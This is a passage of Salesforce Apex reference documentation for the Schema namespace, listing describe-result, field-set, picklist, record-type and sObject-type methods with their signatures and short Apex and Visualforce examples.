Returns `true` if the field can be included in the `GROUP BY` clause of a SOQL query, `false` otherwise. This method is only available for Apex classes and triggers saved using API version 18.0 and higher.

Signature

```
public Boolean isGroupable()
```

Return Value

Type: Boolean

isHtmlFormatted()

Returns `true` if the field has been formatted for HTML and should be encoded for display in HTML, `false` otherwise. One example of a field that returns `true` for this method is a hyperlink custom formula field. Another example is a custom formula field that has an `IMAGE` text function.

Signature

```
public Boolean isHtmlFormatted()
```

Return Value

Type: Boolean

isIdLookup()

Returns `true` if the field can be used to specify a record in an `upsert` method, `false` otherwise.

Signature

```
public Boolean isIdLookup()
```

Return Value

Type: Boolean

isNameField()

Returns `true` if the field is a name field, `false` otherwise.

Signature

```
public Boolean isNameField()
```

Return Value

Type: Boolean

Usage

This method is used to identify the name field for standard objects (such as `AccountName` for an Account object) and custom objects. Objects can only have one name field, except where the `FirstName` and `LastName` fields are used instead (such as on the Contact object).

If a compound name is present, for example, the `Name` field on a person account, `isNameField` is set to `true` for that record.

isNamePointing()

Returns `true` if the field can have multiple types of objects as parents. For example, a task can have both the `Contact/Lead ID` (`WhoId`) field and the `Opportunity/Account ID` (`WhatId`) field return `true` for this method. because either of those objects can be the parent of a particular task record. This method returns `false` otherwise.

Signature

```
public Boolean isNamePointing()
```

Return Value

Type: Boolean

isNillable()

Returns `true` if the field is nillable, `false` otherwise. A nillable field can have empty content. A non-nillable field must have a value for the object to be created or saved.

Signature

```
public Boolean isNillable()
```

Return Value

Type: Boolean

`isPermissionable()`

Returns `true` if field permissions can be specified for the field, `false` otherwise.

Signature

```
public Boolean isPermissionable()
```

Return Value

Type: Boolean

`isRestrictedDelete()`

Returns `true` if the parent object can't be deleted because it is referenced by a child object, `false` otherwise.

Signature

```
public Boolean isRestrictedDelete()
```

Return Value

Type: Boolean

`isRestrictedPicklist()`

Returns `true` if the field is a restricted picklist, `false` otherwise

Signature

```
public Boolean isRestrictedPicklist()
```

Return Value

Type: Boolean

`isSortable()`

Returns `true` if a query can sort on the field, `false` otherwise

Signature

```
public Boolean isSortable()
```

Return Value

Type: Boolean

`isUnique()`

Returns `true` if the value for the field must be unique, `false` otherwise

Signature

```
public Boolean isUnique()
```

Return Value

Type: Boolean

`isUpdateable()`

Returns `true` if the field can be edited by the current user, or child records in a master-detail relationship field on a custom object can be reparented to different parent records; `false` otherwise.

Signature

```
public Boolean isUpdateable()
```

Return Value

Type: Boolean

`isWriteRequiresMasterRead()`

Returns `true` if writing to the detail object requires read sharing instead of read/write sharing of the parent.

Signature

```
public Boolean isWriteRequiresMasterRead()
```

Return Value

Type: Boolean

DescribeIconResult Class

Contains icon metadata information for a tab.

Namespace

Schema

Usage

The `getIcons` method of the `Schema.DescribeTabResult` class returns a list of `Schema.DescribeIconResult` objects that describe colors used in a tab.

The methods in the `Schema.DescribeIconResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `iconResultObj.url` is equivalent to `iconResultObj.getUrl()`.

Example

This sample shows how to get the icon information in the Sales app for the first tab's first icon.

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set
for(Schema.DescribeTabSetResult tsr : tabSetDesc) {
    // Get tab info for the Sales app
    if (tsr.getLabel() == 'Sales') {
        // Get icon information for the first tab
        List<Schema.DescribeIconResult> iconDesc = tsr.getTabs()[0].getIcons();
        // Display the icon height and width of the first icon
        System.debug('Height: ' + iconDesc[0].getHeight());
        System.debug('Width: ' + iconDesc[0].getWidth());
    }
}

// Example debug statement output
// DEBUG|Height: 32
// DEBUG|Width: 32
```

DescribeIconResult Methods

The following are methods for `DescribeIconResult`. All are instance methods.

IN THIS SECTION:

`getContentType()`

Returns the tab icon's content type, such as `image/png`.

Signature

```
public String getContentType()
```

Return Value

Type: String

`getHeight()`

Returns the tab icon's height in pixels.

Signature

```
public Integer getHeight()
```

Return Value

Type: Integer

Usage

Note: If the icon content type is SVG, the icon won't have a size and its height is zero.

`getTheme()`

Returns the tab's icon theme.

Signature

```
public String getTheme()
```

Return Value

Type: String

Possible theme values include `theme3`, `theme4`, and `custom`.

- `theme3` is the Salesforce theme introduced during Spring '10.
- `theme4` is the Salesforce theme introduced in Winter '14 for the mobile touchscreen version of Salesforce.
- `custom` is the theme name associated with a custom icon.

`getUrl()`

Returns the tab's icon fully qualified URL.

Signature

```
public String getUrl()
```

Return Value

Type: String

`getWidth()`

Returns the tab's icon width in pixels.

Signature

```
public Integer getWidth()
```

Return Value

Type: Integer

Usage

Note: If the icon content type is SVG, the icon won't have a size and its width is zero.

DescribeSObjectResult Class

Contains methods for describing sObjects.

Namespace

Schema

Usage

None of the methods take an argument.

DescribeSObjectResult Methods

The following are methods for `DescribeSObjectResult`. All are instance methods.

IN THIS SECTION:

fields()

Returns a special data type that should not be used by itself. Instead, `fields` should always be followed by either a field member variable name or the `getMap` method.

fieldSets()

Returns a special data type that should not be used by itself. Instead, `fieldSets` should always be followed by either a field set name or the `getMap` method.

getChildRelationships()

Returns a list of child relationships, which are the names of the sObjects that have a foreign key to the sObject being described.

getKeyPrefix()

Returns the three-character prefix code for the object. Record IDs are prefixed with three-character codes that specify the type of the object (for example, accounts have a prefix of `001` and opportunities have a prefix of `006`).

getLabel()

Returns the object's label, which may or may not match the object name.

getLabelPlural()

Returns the object's plural label, which may or may not match the object name.

getLocalName()

Returns the name of the object, similar to the `getName` method. However, if the object is part of the current namespace, the namespace portion of the name is omitted.

getName()

Returns the name of the object.

getRecordTypeInfos()

Returns a list of the record types supported by this object. The current user is not required to have access to a record type to see it in this list.

getRecordTypeInfosById()

Returns a map that matches record IDs to their associated record types. The current user is not required to have access to a record type to see it in this map.

getRecordTypeInfosByName()

Returns a map that matches record labels to their associated record type. The current user is not required to have access to a record type to see it in this map.

getSobjectType()

Returns the Schema.SObjectType object for the sObject. You can use this to create a similar sObject.

isAccessible()

Returns `true` if the current user can see this field, `false` otherwise.

isCreateable()

Returns `true` if the object can be created by the current user, `false` otherwise.

isCustom()

Returns `true` if the object is a custom object, `false` if it is a standard object.

isCustomSetting()

Returns `true` if the object is a custom setting, `false` otherwise.

isDeletable()

Returns `true` if the object can be deleted by the current user, `false` otherwise.

isDeprecatedAndHidden()

Reserved for future use.

isFeedEnabled()

Returns `true` if Chatter feeds are enabled for the object, `false` otherwise. This method is only available for Apex classes and triggers saved using SalesforceAPI version 19.0 and later.

isMergeable()
Returns `true` if the object can be merged with other objects of its type by the current user, `false` otherwise. `true` is returned for leads, contacts, and accounts.

isQueryable()
Returns `true` if the object can be queried by the current user, `false` otherwise

isSearchable()
Returns `true` if the object can be searched by the current user, `false` otherwise.

isUndeletable()
Returns `true` if the object cannot be undeleted by the current user, `false` otherwise.

isUpdateable()
Returns `true` if the object can be updated by the current user, `false` otherwise.

`fields()`

Returns a special data type that should not be used by itself. Instead, `fields` should always be followed by either a field member variable name or the `getMap` method.

Signature

```
public Schema.SObjectTypeFields fields()
```

Return Value

Type: Schema.SObjectTypeFields

The return value is a special data type that should not be used by itself.

Usage

Note: When you describe sObjects and their fields from within an Apex class, custom fields of new field types are returned regardless of the API version that the class is saved in. If a field type, such as the geolocation field type, is available only in a recent API version, components of a geolocation field are returned even if the class is saved in an earlier API version.

For more information, see Understanding Apex Describe Information.

Example

```
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
```

`fieldSets()`

Returns a special data type that should not be used by itself. Instead, `fieldSets` should always be followed by either a field set name or the `getMap` method.

Signature

```
public Schema.SObjectTypeFields fieldSets()
```

Return Value

Type: Schema.SObjectTypeFields

The return value is a special data type that should not be used by itself.

Example

```
Schema.DescribeSObjectResult d =
  Account.sObjectType.getDescribe();
Map<String, Schema.FieldSet> FsMap =
  d.fieldSets.getMap();
```

getChildRelationships()

Returns a list of child relationships, which are the names of the sObjects that have a foreign key to the sObject being described.

Signature

```
public Schema.ChildRelationship getChildRelationships()
```

Return Value

Type: List<Schema.ChildRelationship>

Example

For example, the Account object includes `Contacts` and `Opportunities` as child relationships.

getKeyPrefix()

Returns the three-character prefix code for the object. Record IDs are prefixed with three-character codes that specify the type of the object (for example, accounts have a prefix of `001` and opportunities have a prefix of `006`).

Signature

```
public String getKeyPrefix()
```

Return Value

Type: String

Usage

The DescribeSobjectResult object returns a value for objects that have a stable prefix. For object types that do not have a stable or predictable prefix, this field is blank. Client applications that rely on these codes can use this way of determining object type to ensure forward compatibility.

getLabel()

Returns the object's label, which may or may not match the object name.

Signature

```
public String getLabel()
```

Return Value

Type: String

Usage

The object's label might not always match the object name. For example, an organization in the medical industry might change the label for Account to Patient. This label is then used in the Salesforce user interface. See the Salesforce online help for more information.

`getLabelPlural()`

Returns the object's plural label, which may or may not match the object name.

Signature

```
public String getLabelPlural()
```

Return Value

Type: String

Usage

The object's plural label might not always match the object name. For example, an organization in the medical industry might change the plural label for Account to Patients. This label is then used in the Salesforce user interface. See the Salesforce online help for more information.

`getLocalName()`

Returns the name of the object, similar to the `getName` method. However, if the object is part of the current namespace, the namespace portion of the name is omitted.

Signature

```
public String getLocalName()
```

Return Value

Type: String

`getName()`

Returns the name of the object.

Signature

```
public String getName()
```

Return Value

Type: String

`getRecordTypeInfos()`

Returns a list of the record types supported by this object. The current user is not required to have access to a record type to see it in this list.

Signature

```
public List<Schema.RecordTypeInfo> getRecordTypeInfos()
```

Return Value

Type: List<Schema.RecordTypeInfo>

`getRecordTypeInfosById()`

Returns a map that matches record IDs to their associated record types. The current user is not required to have access to a record type to see it in this map.

Signature

```
public Schema.RecordTypeInfo getRecordTypeInfosById()
```

Return Value

Type: Map<ID, Schema.RecordTypeInfo>

`getRecordTypeInfosByName()`

Returns a map that matches record labels to their associated record type. The current user is not required to have access to a record type to see it in this map.

Signature

```
public Schema.RecordTypeInfo getRecordTypeInfosByName()
```

Return Value

Type: Map<String, Schema.RecordTypeInfo>

`getSobjectType()`

Returns the Schema.SObjectType object for the sObject. You can use this to create a similar sObject.

Signature

```
public Schema.SObjectType getSobjectType()
```

Return Value

Type: Schema.SObjectType

`isAccessible()`

Returns `true` if the current user can see this field, `false` otherwise.

Signature

```
public Boolean isAccessible()
```

Return Value

Type: Boolean

`isCreateable()`

Returns `true` if the object can be created by the current user, `false` otherwise.

Signature

```
public Boolean isCreateable()
```

Return Value

Type: Boolean

`isCustom()`

Returns `true` if the object is a custom object, `false` if it is a standard object.

Signature

```
public Boolean isCustom()
```

Return Value

Type: Boolean

`isCustomSetting()`

Returns `true` if the object is a custom setting, `false` otherwise.

Signature

```
public Boolean isCustomSetting()
```

Return Value

Type: Boolean

isDeletable()

Returns `true` if the object can be deleted by the current user, `false` otherwise.

Signature

```
public Boolean isDeletable()
```

Return Value

Type: Boolean

isDeprecatedAndHidden()

Reserved for future use.

Signature

```
public Boolean isDeprecatedAndHidden()
```

Return Value

Type: Boolean

isFeedEnabled()

Returns `true` if Chatter feeds are enabled for the object, `false` otherwise. This method is only available for Apex classes and triggers saved using SalesforceAPI version 19.0 and later.

Signature

```
public Boolean isFeedEnabled()
```

Return Value

Type: Boolean

isMergeable()

Returns `true` if the object can be merged with other objects of its type by the current user, `false` otherwise. `true` is returned for leads, contacts, and accounts.

Signature

```
public Boolean isMergeable()
```

Return Value

Type: Boolean

`isQueryable()`

Returns `true` if the object can be queried by the current user, `false` otherwise

Signature

```
public Boolean isQueryable()
```

Return Value

Type: Boolean

`isSearchable()`

Returns `true` if the object can be searched by the current user, `false` otherwise.

Signature

```
public Boolean isSearchable()
```

Return Value

Type: Boolean

`isUndeletable()`

Returns `true` if the object cannot be undeleted by the current user, `false` otherwise.

Signature

```
public Boolean isUndeletable()
```

Return Value

Type: Boolean

`isUpdateable()`

Returns `true` if the object can be updated by the current user, `false` otherwise.

Signature

```
public Boolean isUpdateable()
```

Return Value

Type: Boolean

DescribeTabResult Class

Contains tab metadata information for a tab in a standard or custom app available in the Salesforce user interface.

Namespace

Schema

Usage

The `getTabs` method of the `Schema.DescribeTabSetResult` returns a list of `Schema.DescribeTabResult` objects that describe the tabs of one app.

The methods in the `Schema.DescribeTabResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `tabResultObj.label` is equivalent to `tabResultObj.getLabel()`. Similarly, for each method starting with `is`, omit the `is` prefix and the ending parentheses `()`. For example, `tabResultObj.isCustom` is equivalent to `tabResultObj.custom`.

DescribeTabResult Methods

The following are methods for `DescribeTabResult`. All are instance methods.

IN THIS SECTION:

`getColors()`

Returns a list of color metadata information for all colors associated with this tab. Each color is associated with a theme and context.

Signature

```
public List<Schema.DescribeColorResult> getColors()
```

Return Value

Type: List<Schema.DescribeColorResult>

`getIconUrl()`

Returns the URL for the main 32 x 32-pixel icon for a tab. This icon corresponds to the current theme (theme3) and appears next to the heading at the top of most pages.

Signature

```
public String getIconUrl()
```

Return Value

Type: String

`getIcons()`

Returns a list of icon metadata information for all icons associated with this tab. Each icon is associated with a theme and context.

Signature

```
public List<Schema.DescribeIconResult> getIcons()
```

Return Value

Type: List<Schema.DescribeIconResult>

`getLabel()`

Returns the display label of this tab.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getMiniIconUrl()`

Returns the URL for the 16 x 16-pixel icon that represents a tab. This icon corresponds to the current theme (theme3) and appears in related lists and other locations.

Signature

```
public String getMiniIconUrl()
```

Return Value

Type: String

`getSobjectName()`

Returns the name of the sObject that is primarily displayed on this tab (for tabs that display a particular SObject).

Signature

```
public String getSobjectName()
```

Return Value

Type: String

`getUrl()`

Returns a fully qualified URL for viewing this tab.

Signature

```
public String getUrl()
```

Return Value

Type: String

`isCustom()`

Returns `true` if this is a custom tab, or `false` if this is a standard tab.

Signature

```
public Boolean isCustom()
```

Return Value

Type: Boolean

DescribeTabSetResult Class

Contains metadata information about a standard or custom app available in the Salesforce user interface.

Namespace

Schema

Usage

The `Schema.describeTabs` method returns a list of `Schema.DescribeTabSetResult` objects that describe standard and custom apps.

The methods in the `Schema.DescribeTabSetResult` class can be called using their property counterparts. For each method starting with `get`, you can omit the `get` prefix and the ending parentheses `()` to call the property counterpart. For example, `tabSetResultObj.label` is equivalent to `tabSetResultObj.getLabel()`. Similarly, for each method starting with `is`, omit the `is` prefix and the ending parentheses `()`. For example, `tabSetResultObj.isSelected` is equivalent to `tabSetResultObj.selected`.

Example

This example shows how to call the `Schema.describeTabs` method to get describe information for all available apps. This example iterates through each describe result and gets more metadata information for the Sales app.

```
// App we're interested to get more info about
String appName = 'Sales';

// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(Schema.DescribeTabSetResult tsr : tabSetDesc) {
    // Get more information for the Sales app
    if (tsr.getLabel() == appName) {
        // Find out if the app is selected
        if (tsr.isSelected()) {
            System.debug('The ' + appName + ' app is selected. ');
        }
        // Get the app's Logo URL and namespace
        String logo = tsr.getLogoUrl();
        System.debug('Logo URL: ' + logo);
        String ns = tsr.getNamespace();
        if (ns == '') {
            System.debug('The ' + appName + ' app has no namespace defined.');
        }
        else {
            System.debug('Namespace: ' + ns);
        }
        // Get the number of tabs
        System.debug('The ' + appName + ' app has ' + tsr.getTabs().size() + ' tabs.');
    }
}

// Example debug statement output
// DEBUG|The Sales app is selected.
// DEBUG|Logo URL: https://na1.salesforce.com/img/seasonLogos/2014_winter_aloha.png
// DEBUG|The Sales app has no namespace defined.
// DEBUG|The Sales app has 14 tabs.
```

DescribeTabSetResult Methods

The following are methods for `DescribeTabSetResult`. All are instance methods.

IN THIS SECTION:

`getLabel()`

Returns the display label for the standard or custom app.

Signature

```
public String getLabel()
```

Return Value

Type: String

Usage

The display label changes when tabs are renamed in the Salesforce user interface. See the Salesforce online help for more information.

`getLogoUrl()`

Returns a fully qualified URL to the logo image associated with the standard or custom app.

Signature

```
public String getLogoUrl()
```

Return Value

Type: String

`getNamespace()`

Returns the developer namespace prefix of a Force.comAppExchange managed package.

Signature

```
public String getNamespace()
```

Return Value

Type: String

Usage

This namespace prefix corresponds to the namespace prefix of the Developer Edition organization that was enabled to allow publishing a managed package. This method applies to a custom app containing a set of tabs and installed as part of a managed package.

`getTabs()`

Returns metadata information about the standard or custom app's displayed tabs.

Signature

```
public List<Schema.DescribeTabResult> getTabs()
```

Return Value

Type: List<Schema.DescribeTabResult>

`isSelected()`

Returns `true` if this standard or custom app is the user's currently selected app. Otherwise, returns `false`.

Signature

```
public Boolean isSelected()
```

Return Value

Type: Boolean

DisplayType Enum

A `Schema.DisplayType` enum value is returned by the field describe result's `getType` method.

Namespace

Schema

Type Field Value	What the Field Object Contains
`anytype`	Any value of the following types: `String`, `Picklist`, `Boolean`, `Integer`, `Double`, `Percent`, `ID`, `Date`, `DateTime`, `URL`, or `Email`.
`base64`	Base64-encoded arbitrary binary data (of type base64Binary)

Type Field Value	What the Field Object Contains
`Boolean`	Boolean (`true` or `false`) values
`Combobox`	Comboboxes, which provide a set of enumerated values and allow the user to specify a value not in the list
`Currency`	Currency values
`DataCategoryGroupReference`	Reference to a data category group or a category unique name.
`Date`	Date values
`DateTime`	DateTime values
`Double`	Double values
`Email`	Email addresses
`EncryptedString`	Encrypted string
`ID`	Primary key field for an object
`Integer`	Integer values
`MultiPicklist`	Multi-select picklists, which provide a set of enumerated values from which multiple values can be selected
`Percent`	Percent values
`Phone`	Phone numbers. Values can include alphabetic characters. Client applications are responsible for phone number formatting.
`Picklist`	Single-select picklists, which provide a set of enumerated values from which only one value can be selected
`Reference`	Cross-references to a different object, analogous to a foreign key field
`String`	String values
`TextArea`	String values that are displayed as multiline text fields
`Time`	Time values
`URL`	URL values that are displayed as hyperlinks

Usage

For more information, see Field Types in the *Object Reference for Salesforce and Force.com*. For more information about the methods shared by all enums, see Enum Methods.

FieldSet Class

Contains methods for discovering and retrieving the details of field sets created on sObjects.

Namespace

Schema

Usage

Use the methods in the `Schema.FieldSet` class to discover the fields contained within a field set, and get details about the field set itself, such as the name, namespace, label, and so on. The following example shows how to get a collection of field set describe result objects for an sObject. The key of the returned Map is the field set name, and the value is the corresponding field set describe result.

```
Map<String, Schema.FieldSet> FsMap =
    Schema.SObjectType.Account.fieldSets.getMap();
```

Field sets are also available from sObject describe results. The following lines of code are equivalent to the prior sample:

```
Schema.DescribeSObjectResult d =
  Account.sObjectType.getDescribe();
Map<String, Schema.FieldSet> FsMap =
  d.fieldSets.getMap();
```

To work with an individual field set, you can access it via the map of field sets on an sObject or, when you know the name of the field set in advance, using an explicit reference to the field set. The following two lines of code retrieve the same field set:

```
Schema.FieldSet fs1 = Schema.SObjectType.Account.fieldSets.getMap().get('field_set_name');
Schema.FieldSet fs2 = Schema.SObjectType.Account.fieldSets.field_set_name;
```

Example: Displaying a Field Set on a Visualforce Page

This sample uses `Schema.FieldSet` and `Schema.FieldSetMember` methods to dynamically get all the fields in the Dimensions field set for the Merchandise custom object. The list of fields is then used to construct a SOQL query that ensures those fields are available for display. The Visualforce page uses the `MerchandiseDetails` class as its controller.

```
public class MerchandiseDetails {

    public Merchandise__c merch { get; set; }

    public MerchandiseDetails() {
        this.merch = getMerchandise();
    }

    public List<Schema.FieldSetMember> getFields() {
        return SObjectType.Merchandise__c.FieldSets.Dimensions.getFields();
    }

    private Merchandise__c getMerchandise() {
        String query = 'SELECT ';
        for(Schema.FieldSetMember f : this.getFields()) {
            query += f.getFieldPath() + ', ';
        }
        query += 'Id, Name FROM Merchandise__c LIMIT 1';
        return Database.query(query);
    }
}
```

The Visualforce page using the above controller is simple:

```
<apex:page controller="MerchandiseDetails">
    <apex:form >

      <apex:pageBlock title="Product Details">
          <apex:pageBlockSection title="Product">
              <apex:inputField value="{!merch.Name}"/>
          </apex:pageBlockSection>

          <apex:pageBlockSection title="Dimensions">
              <apex:repeat value="{!fields}" var="f">
                  <apex:inputField value="{!merch[f.fieldPath]}"
                      required="{!OR(f.required, f.dbrequired)}"/>
              </apex:repeat>
          </apex:pageBlockSection>

        </apex:pageBlock>

    </apex:form>
</apex:page>
```

One thing to note about the above markup is the expression used to determine if a field on the form should be indicated as being a required field. A field in a field set can be required by either the field set definition, or the field's own definition. The expression handles both cases.

FieldSet Methods

The following are methods for `FieldSet`. All are instance methods.

IN THIS SECTION:

`getDescription()`

Returns the field set's description.

Signature

```
public String getDescription()
```

Return Value

Type: `String`

Usage

Description is a required field for a field set, intended to describe the context and content of the field set. It's often intended for administrators who might be configuring a field set defined in a managed package, rather than for end users.

`getFields()`

Returns a list of `Schema.FieldSetMember` objects for the fields making up the field set.

Signature

```
public List<FieldSetMember> getFields()
```

Return Value

Type: List<Schema.FieldSetMember>

`getLabel()`

Returns the text label that is displayed next to the field in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: `String`

`getName()`

Returns the field set's name.

Signature

```
public String getName()
```

Return Value

Type: `String`

`getNamespace()`

Returns the field set's namespace.

Signature

```
public String getNamespace()
```

Return Value

Type: `String`

Usage

The returned namespace is an empty string if your organization hasn't set a namespace, and the field set is defined in your organization. Otherwise, it's the namespace of your organization, or the namespace of the managed package containing the field set.

`getSObjectType()`

Returns the `Schema.sObjectType` of the sObject containing the field set definition.

Signature

```
public Schema.SObjectType getSObjectType()
```

Return Value

Type: `Schema.SObjectType`

FieldSetMember Class

Contains methods for accessing the metadata for field set member fields.

Namespace

Schema

Usage

Use the methods in the `Schema.FieldSetMember` class to get details about fields contained within a field set, such as the field label, type, a dynamic SOQL-ready field path, and so on. The following example shows how to get a collection of field set member describe result objects for a specific field set on an sObject:

```
List<Schema.FieldSetMember> fields =
    Schema.SObjectType.Account.fieldSets.getMap().get('field_set_name').getFields();
```

If you know the name of the field set in advance, you can access its fields more directly using an explicit reference to the field set:

```
List<Schema.FieldSetMember> fields =
    Schema.SObjectType.Account.fieldSets.field_set_name.getFields();
```

SEE ALSO:

FieldSet Class

FieldSetMember Methods

The following are methods for `FieldSetMember`. All are instance methods.

IN THIS SECTION:

`getDBRequired()`

Returns `true` if the field is required by the field's definition in its sObject, otherwise, `false`.

Signature

```
public Boolean getDBRequired()
```

Return Value

Type: `Boolean`

`getFieldPath()`

Returns a field path string in a format ready to be used in a dynamic SOQL query.

Signature

```
public String getFieldPath()
```

Return Value

Type: `String`

Example

See Displaying a Field Set on a Visualforce Page for an example of how to use this method.

`getLabel()`

Returns the text label that's displayed next to the field in the Salesforce user interface.

Signature

```
public String getLabel()
```

Return Value

Type: `String`

`getRequired()`

Returns `true` if the field is required by the field set, otherwise, `false`.

Signature

```
public Boolean getRequired()
```

Return Value

Type: `Boolean`

`getType()`

Returns the field's Apex data type.

Signature

```
public Schema.DisplayType getType()
```

Return Value

Type: `Schema.DisplayType`

PicklistEntry Class

Represents a picklist entry.

Namespace

Schema

Usage

Picklist fields contain a list of one or more items from which a user chooses a single item. They display as drop-down lists in the Salesforce user interface. One of the items can be configured as the default item.

A `Schema.PicklistEntry` object is returned from the field describe result using the `getPicklistValues` method. For example:

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
List<Schema.PicklistEntry> P = F.getPicklistValues();
```

PicklistEntry Methods

The following are methods for `PicklistEntry`. All are instance methods.

IN THIS SECTION:

`getLabel()`

Returns the display name of this item in the picklist.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getValue()`

Returns the value of this item in the picklist.

Signature

```
public String getValue()
```

Return Value

Type: String

`isActive()`

Returns `true` if this item must be displayed in the drop-down list for the picklist field in the user interface, `false` otherwise.

Signature

```
public Boolean isActive()
```

Return Value

Type: Boolean

`isDefaultValue()`

Returns `true` if this item is the default value for the picklist, `false` otherwise. Only one item in a picklist can be designated as the default.

Signature

```
public Boolean isDefaultValue()
```

Return Value

Type: Boolean

RecordTypeInfo Class

Contains methods for accessing record type information for an sObject with associated record types.

Namespace

Schema

Usage

A RecordTypeInfo object is returned from the sObject describe result using the `getRecordTypeInfos` method. For example:

```
Schema.DescribeSObjectResult R = Account.SObjectType.getDescribe();
List<Schema.RecordTypeInfo> RT = R.getRecordTypeInfos();
```

In addition to the `getRecordTypeInfos` method, you can use the `getRecordTypeInfosById` and the `getRecordTypeInfosByName` methods. These methods return maps that associate RecordTypeInfo with record IDs and record labels, respectively.

Example

The following example assumes at least one record type has been created for the Account object:

```
RecordType rt = [SELECT Id,Name FROM RecordType WHERE SobjectType='Account' LIMIT 1];
Schema.DescribeSObjectResult d = Schema.SObjectType.Account;
Map<Id,Schema.RecordTypeInfo> rtMapById = d.getRecordTypeInfosById();
```

```
Schema.RecordTypeInfo rtById =  rtMapById.get(rt.id);
Map<String,Schema.RecordTypeInfo> rtMapByName = d.getRecordTypeInfosByName();
Schema.RecordTypeInfo rtByName =  rtMapByName.get(rt.name);
System.assertEquals(rtById,rtByName);
```

RecordTypeInfo Methods

The following are methods for `RecordTypeInfo`. All are instance methods.

IN THIS SECTION:

`getName()`

Returns the name of this record type.

Signature

```
public String getName()
```

Return Value

Type: String

`getRecordTypeId()`

Returns the ID of this record type.

Signature

```
public ID getRecordTypeId()
```

Return Value

Type: ID

`isAvailable()`

Returns `true` if this record type is available to the current user, `false` otherwise. Use this method to display a list of available record types to the user when he or she is creating a new record.

Signature

```
public Boolean isAvailable()
```

Return Value

Type: Boolean

`isDefaultRecordTypeMapping()`

Returns `true` if this is the default record type mapping, `false` otherwise.

Signature

```
public Boolean isDefaultRecordTypeMapping()
```

Return Value

Type: Boolean

SOAPType Enum

A `Schema.SOAPType` enum value is returned by the field describe result `getSoapType` method.

Namespace

Schema

Type Field Value	What the Field Object Contains
`anytype`	Any value of the following types: `String`, `Boolean`, `Integer`, `Double`, `ID`, `Date` or `DateTime`.
`base64binary`	Base64-encoded arbitrary binary data (of type base64Binary)
`Boolean`	Boolean (`true` or `false`) values
`Date`	Date values
`DateTime`	DateTime values
`Double`	Double values
`ID`	Primary key field for an object
`Integer`	Integer values
`String`	String values
`Time`	Time values

Usage

For more information, see SOAPTypes in the *SOAP API Developer's Guide*. For more information about the methods shared by all enums, see Enum Methods.

SObjectField Class

A `Schema.sObjectField` object is returned from the field describe result using the `getControler` and `getSObjectField` methods.

Namespace

Schema

Example

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
Schema.sObjectField T = F.getSObjectField();
```

sObjectField Methods

The following are instance methods for `sObjectField`.

IN THIS SECTION:

getDescribe()
Returns the describe field result for this field.

`getDescribe()`

Returns the describe field result for this field.

Signature

```
public Schema.DescribeFieldResult getDescribe()
```

Return Value

Type: Schema.DescribeFieldResult

SObjectType Class

A `Schema.sObjectType` object is returned from the field describe result using the `getReferenceTo` method, or from the sObject describe result using the `getSObjectType` method.

Namespace

Schema

Usage

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();
List<Schema.sObjectType> P = F.getReferenceTo();
```

SObjectType Methods

The following are methods for `SObjectType`. All are instance methods.

IN THIS SECTION:

`getDescribe()`

Returns the describe sObject result for this field.

Signature

```
public Schema.DescribeSObjectResult getDescribe()
```

Return Value

Type: Schema.DescribeSObjectResult

`newSObject()`

Constructs a new sObject of this type.

Signature

```
public sObject newSObject()
```

Return Value

Type: sObject

Example

For an example, see Dynamic sObject Creation Example.

`newSObject(id)`

Constructs a new sObject of this type, with the specified ID.

Signature

```
public sObject newSObject(ID id)
```

Parameters

id
Type: ID

Return Value

Type: sObject

Usage

For the argument, pass the ID of an existing record in the database.

After you create a new sObject, the sObject returned has all fields set to `null`. You can set any updateable field to desired values and then update the record in the database. Only the fields you set new values for are updated and all other fields which are not system fields are preserved.

`newSObject(recordTypeId, loadDefaults)`

Constructs a new sObject of this type, and optionally, of the specified record type ID and with default custom field values.

Signature

```
public sObject newSObject(ID recordTypeId, Boolean loadDefaults)
```

Parameters

recordTypeId
Type: ID

Specifies the record type ID of the sObject to create. If no record type exists for this sObject, use `null`. If the sObject has record types and you specify `null`, the default record type is used.

loadDefaults
Type: Boolean

Specifies whether to populate custom fields with their predefined default values (`true`) or not (`false`).

Return Value

Type: sObject

Usage

- For required fields that have no default values, make sure to provide a value before inserting the new sObject. Otherwise, the insertion results in an error. An example is the Account Name field or a master-detail relationship field.

- Since picklists and multi-select picklists can have default values specified per record type, this method populates the default value corresponding to the record type specified.
- If fields have no predefined default values and the *loadDefaults* argument is `true`, this method creates the sObject with field values of `null`.
- If the *loadDefaults* argument is `false`, this method creates the sObject with field values of `null`.
- This method populates read-only custom fields of the new sObject with default values. You can then insert the new sObject with the read-only fields, even though these fields cannot be edited after they're inserted.
- If a custom field is marked as unique and also provides a default value, inserting more than one new sObject will cause a run-time exception because of duplicate field values.

To learn more about default field values, see "About Default Field Values" in the Salesforce online help.

Example: Creating New sObject with Default Values

This sample creates an account with any default values populated for its custom fields, if any, using the `newSObject` method. It also creates a second account for a specific record type. For both accounts, the sample sets the Name field, which is a required field that doesn't have a default value, before inserting the new accounts.

```
// Create an account with predefined default values
Account acct = (Account)Account.sObjectType.newSObject(null, true);
// Provide a value for Name
acct.Name = 'Acme';
// Insert new account
insert acct;

// This is for record type RT1 of Account
ID rtId = [SELECT Id FROM RecordType WHERE sObjectType='Account' AND Name='RT1'].Id;
Account acct2 = (Account)Account.sObjectType.newSObject(rtId, true);
// Provide a value for Name
acct2.Name = 'Acme2';
// Insert new account
insert acct2;
```

Search Namespace

The `Search` namespace provides classes for getting search results and suggestion results.

The following are the classes in the `Search` namespace.

IN THIS SECTION:

KnowledgeSuggestionFilter Class

Filter settings that narrow the results from a call to `System.Search.suggest(searchQuery, sObjectType, options)` when the SOSL search query contains a KnowledgeArticleVersion object.

SearchResult Class

A wrapper object that contains an sObject and search metadata.

SearchResults Class

Wraps the results returned by the `Search.find(String)` method.

SuggestionOption Class

